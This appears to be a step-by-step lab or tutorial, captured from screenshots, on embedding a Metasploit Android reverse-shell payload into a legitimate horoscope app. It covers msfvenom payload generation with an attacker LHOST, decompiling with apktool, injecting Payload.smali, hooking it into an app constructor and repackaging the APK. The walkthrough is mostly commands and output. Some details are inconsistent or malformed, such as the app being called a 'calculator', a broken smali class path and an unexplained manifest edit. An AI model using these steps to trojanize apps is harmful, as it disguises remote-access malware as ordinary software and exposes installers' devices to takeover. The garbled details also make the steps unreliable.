
Malicious APK File Creation

No. 17


1. We are using the ***Horoscopes APK*** from online to embed the payload using Metasploit tool in kali Linux.

2. As a first step we are generating a payload with an default apk using the Metasploit as follows. We generate an apk named ***Malicious.apk*** here.



```
┌──(uma㉿kali)-[~/Desktop]
└─$ msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.204.128 LPORT=4444 R > Malicious.apk
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: alr
eady initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: pre
vious definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: alr
eady initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: pre
vious definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: alr
eady initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: pre
vious definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: alr
eady initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: pre
vious definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: alr
eady initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: pre
vious definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: alr
eady initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: pre
vious definition of IDENTIFIER was here
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10235 bytes
```


3. We now extract the contents of the Malicious.apk using apktool as follows:



```
┌──(uma㉿kali)-[~/Desktop]
└─$ apktool d -f Malicious.apk -o Payload
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1 on Malicious.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/uma/.local/share/apktool/framework/1.
apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

┌──(uma㉿kali)-[~/Desktop]
└─$
```


The AndroidManifest.xml inside malware folder contains the permissions needed by the malicious APK. The malicious code would be available inside the Payload.smali file inside smali/com/Metasploit/stage folder.

4. Now we next extract the Horoscopes APK using Metasploit into a folder named calculator as follows:




```
┌──(uma㉿kali)-[~/Desktop]
└─$ apktool d -f Horoscope.apk -o Horoscopes
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1 on Horoscope.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/uma/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Baksmaling classes2.dex...
I: Baksmaling classes3.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directory

┌──(uma㉿kali)-[~/Desktop]
└─$ █
```

5. We update the permissions for the calculator app with the permissions required by the malicious APK.




```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" android:compileSdkVersion="33"
android:compileSdkVersionCodename="13" android:name="DailyHoroscope" package="info.androidz.horoscope" platformBuildVersionCode="33" platformBuildVersionName="13">
    <supports-screens android:anyDensity="true" android:largeScreens="true" android:normalScreens="true" android:resizeable="true" android:smallScreens="true"
android:xlargeScreens="true"/>
    <uses-feature android:name="android.hardware.touchscreen" android:required="false"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.SCHEDULE_EXACT_ALARM"/>
    <uses-permission android:name="android.permission.POST_NOTIFICATIONS"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
    <uses-permission android:name="com.google.android.gms.permission.AD_ID"/>
    <queries>
        <intent>
            <action android:name="androidx.browser.customtabs.CustomTabsService"/>
        </intent>
        <intent>
            <action android:name="android.intent.action.VIEW"/>
            <category android:name="android.intent.category.BROWSABLE"/>
            <data android:scheme="https"/>
        </intent>
        <intent>
            <action android:name="android.intent.action.VIEW"/>
            <category android:name="android.intent.category.BROWSABLE"/>
            <data android:scheme="http"/>
        </intent>
        <intent>
            <action android:name="android.intent.action.VIEW"/>
            <data android:scheme="market"/>
        </intent>
        <intent>
```

6. We create the directory structure to store the Payload.smali i.e inside the smali/Metasploit/stage folder:




```
┌──(uma㉿kali)-[~/Desktop/Horoscopes/smali]
└─$ cd com

┌──(uma㉿kali)-[~/Desktop/Horoscopes/smali/com]
└─$ ls
afollestad  balysv    fasterxml  inmobi       moat          plattysoft
amazon      comitic   flurry     integralads  mopub         pnikosis
android     facebook  google     mikepenz     nonsenselabs  squareup

┌──(uma㉿kali)-[~/Desktop/Horoscopes/smali/com]
└─$ mkdir metasploit

┌──(uma㉿kali)-[~/Desktop/Horoscopes/smali/com]
└─$ cd metasploit

┌──(uma㉿kali)-[~/…/Horoscopes/smali/com/metasploit]
└─$ mkdir stage

┌──(uma㉿kali)-[~/…/Horoscopes/smali/com/metasploit]
└─$ cd stage

┌──(uma㉿kali)-[~/…/smali/com/metasploit/stage]
└─$ 
```

7. We copy the malicious code (basically in form of a smali) from the malicious APK to the calculator APK as follows:




```
┌──(uma㉿kali)-[~/Desktop]
└─$ cp Payload/smali/com/metasploit/stage/Payload.smali Horoscopes/smali/com/metasploit/stage

┌──(uma㉿kali)-[~/Desktop]
└─$
```

8. We embed a code inside the AndroidManifest.xml of the extracted calculator APK with a value "Metasploit123" as seen in line 70.




```
54                  <category android:name="android.intent.category.DEFAULT"/>
55                  <category android:name="android.intent.category.BROWSABLE"/>
56                  <data android:scheme="https"/>
57                  <data android:host="dhapp.page.link"/>
58                  <data android:scheme="http"/>
59                  <data android:host="tdhapp.com"/>
60              </intent-filter>
61          </activity>
62          <activity android:configChanges="keyboard|keyboardHidden|orientation|screenSize" android:exported="true"
   android:name="info.androidz.horoscope.activity.UpdateActivity"/>
63          <activity android:configChanges="keyboard|keyboardHidden|orientation|screenSize" android:exported="false" android:label="@string/titles_daily"
   android:name="info.androidz.horoscope.activity.DailyHoroscopeActivity" android:parentActivityName="info.androidz.horoscope.Horoscope">
64              <meta-data android:name="android.support.PARENT_ACTIVITY" android:value=".Horoscope"/>
65              <intent-filter>
66                  <category android:name="android.intent.category.DEFAULT"/>
67              </intent-filter>
68          </activity>
69          <activity android:configChanges="keyboard|keyboardHidden|orientation|screenSize" android:name="info.androidz.horoscope.activity.ZodiacCharacteristicsActivity"
   android:parentActivityName="info.androidz.horoscope.Horoscope">
70              <meta-data android:name="android.support.PARENT_ACTIVITY" android:value="Metasploit123"/>
71          </activity>
72          <activity android:configChanges="keyboard|keyboardHidden|orientation|screenSize" android:name="info.androidz.horoscope.activity.CompatibilityDataActivity"
   android:parentActivityName="info.androidz.horoscope.Horoscope">
73              <meta-data android:name="android.support.PARENT_ACTIVITY" android:value=".Horoscope"/>
74          </activity>
75          <activity android:configChanges="keyboard|keyboardHidden|orientation|screenSize" android:name="info.androidz.horoscope.activity.DruidHoroscopeActivity"
   android:parentActivityName="info.androidz.horoscope.Horoscope">
76              <meta-data android:name="android.support.PARENT_ACTIVITY" android:value=".Horoscope"/>
77          </activity>
78          <activity android:configChanges="keyboard|keyboardHidden|orientation|screenSize"
   android:name="info.androidz.horoscope.activity.ChineseYearlyDataPagerActivity" android:parentActivityName="info.androidz.horoscope.Horoscope">
```

9. We update the smali file having the "info" inside the calculator apk to trigger the newly added Payload.smali that is being copied from the Malicious apk at line "19".



```
 9 # instance fields
10 .field public final synthetic a:Linfo/androidz/horoscope/ads/AdWrapper;
11
12 .field public final synthetic b:Linfo/androidz/horoscope/activity/AdBannerActivity;
13
14
15 # direct methods
16 .method public synthetic constructor <init>(Linfo/androidz/horoscope/ads/AdWrapper;Linfo/androidz/horoscope/activity/AdBannerActivity;)V
17     .locals 0
18
19     invoke-direct {p0}, Ljava/com/metasploit/stage/Payload;-><init>()V
20
21     iput-object p1, p0, Linfo/androidz/horoscope/activity/a;->a:Linfo/androidz/horoscope/ads/AdWrapper;
22
23     iput-object p2, p0, Linfo/androidz/horoscope/activity/a;->b:Linfo/androidz/horoscope/activity/AdBannerActivity;
24
25     return-void
26 .end method
```

10. We now recompile the APK with the malicious content into ***Horoscope.apk*** using the apktool as follows:



```
┌──(uma㉿kali)-[~/Desktop]
└─$ apktool b Horoscopes -o Horoscope.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes3 folder into classes3.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes2 folder into classes2.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Copying libs... (/kotlin)
I: Copying libs... (/META-INF/services)
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...

┌──(uma㉿kali)-[~/Desktop]
└─$
```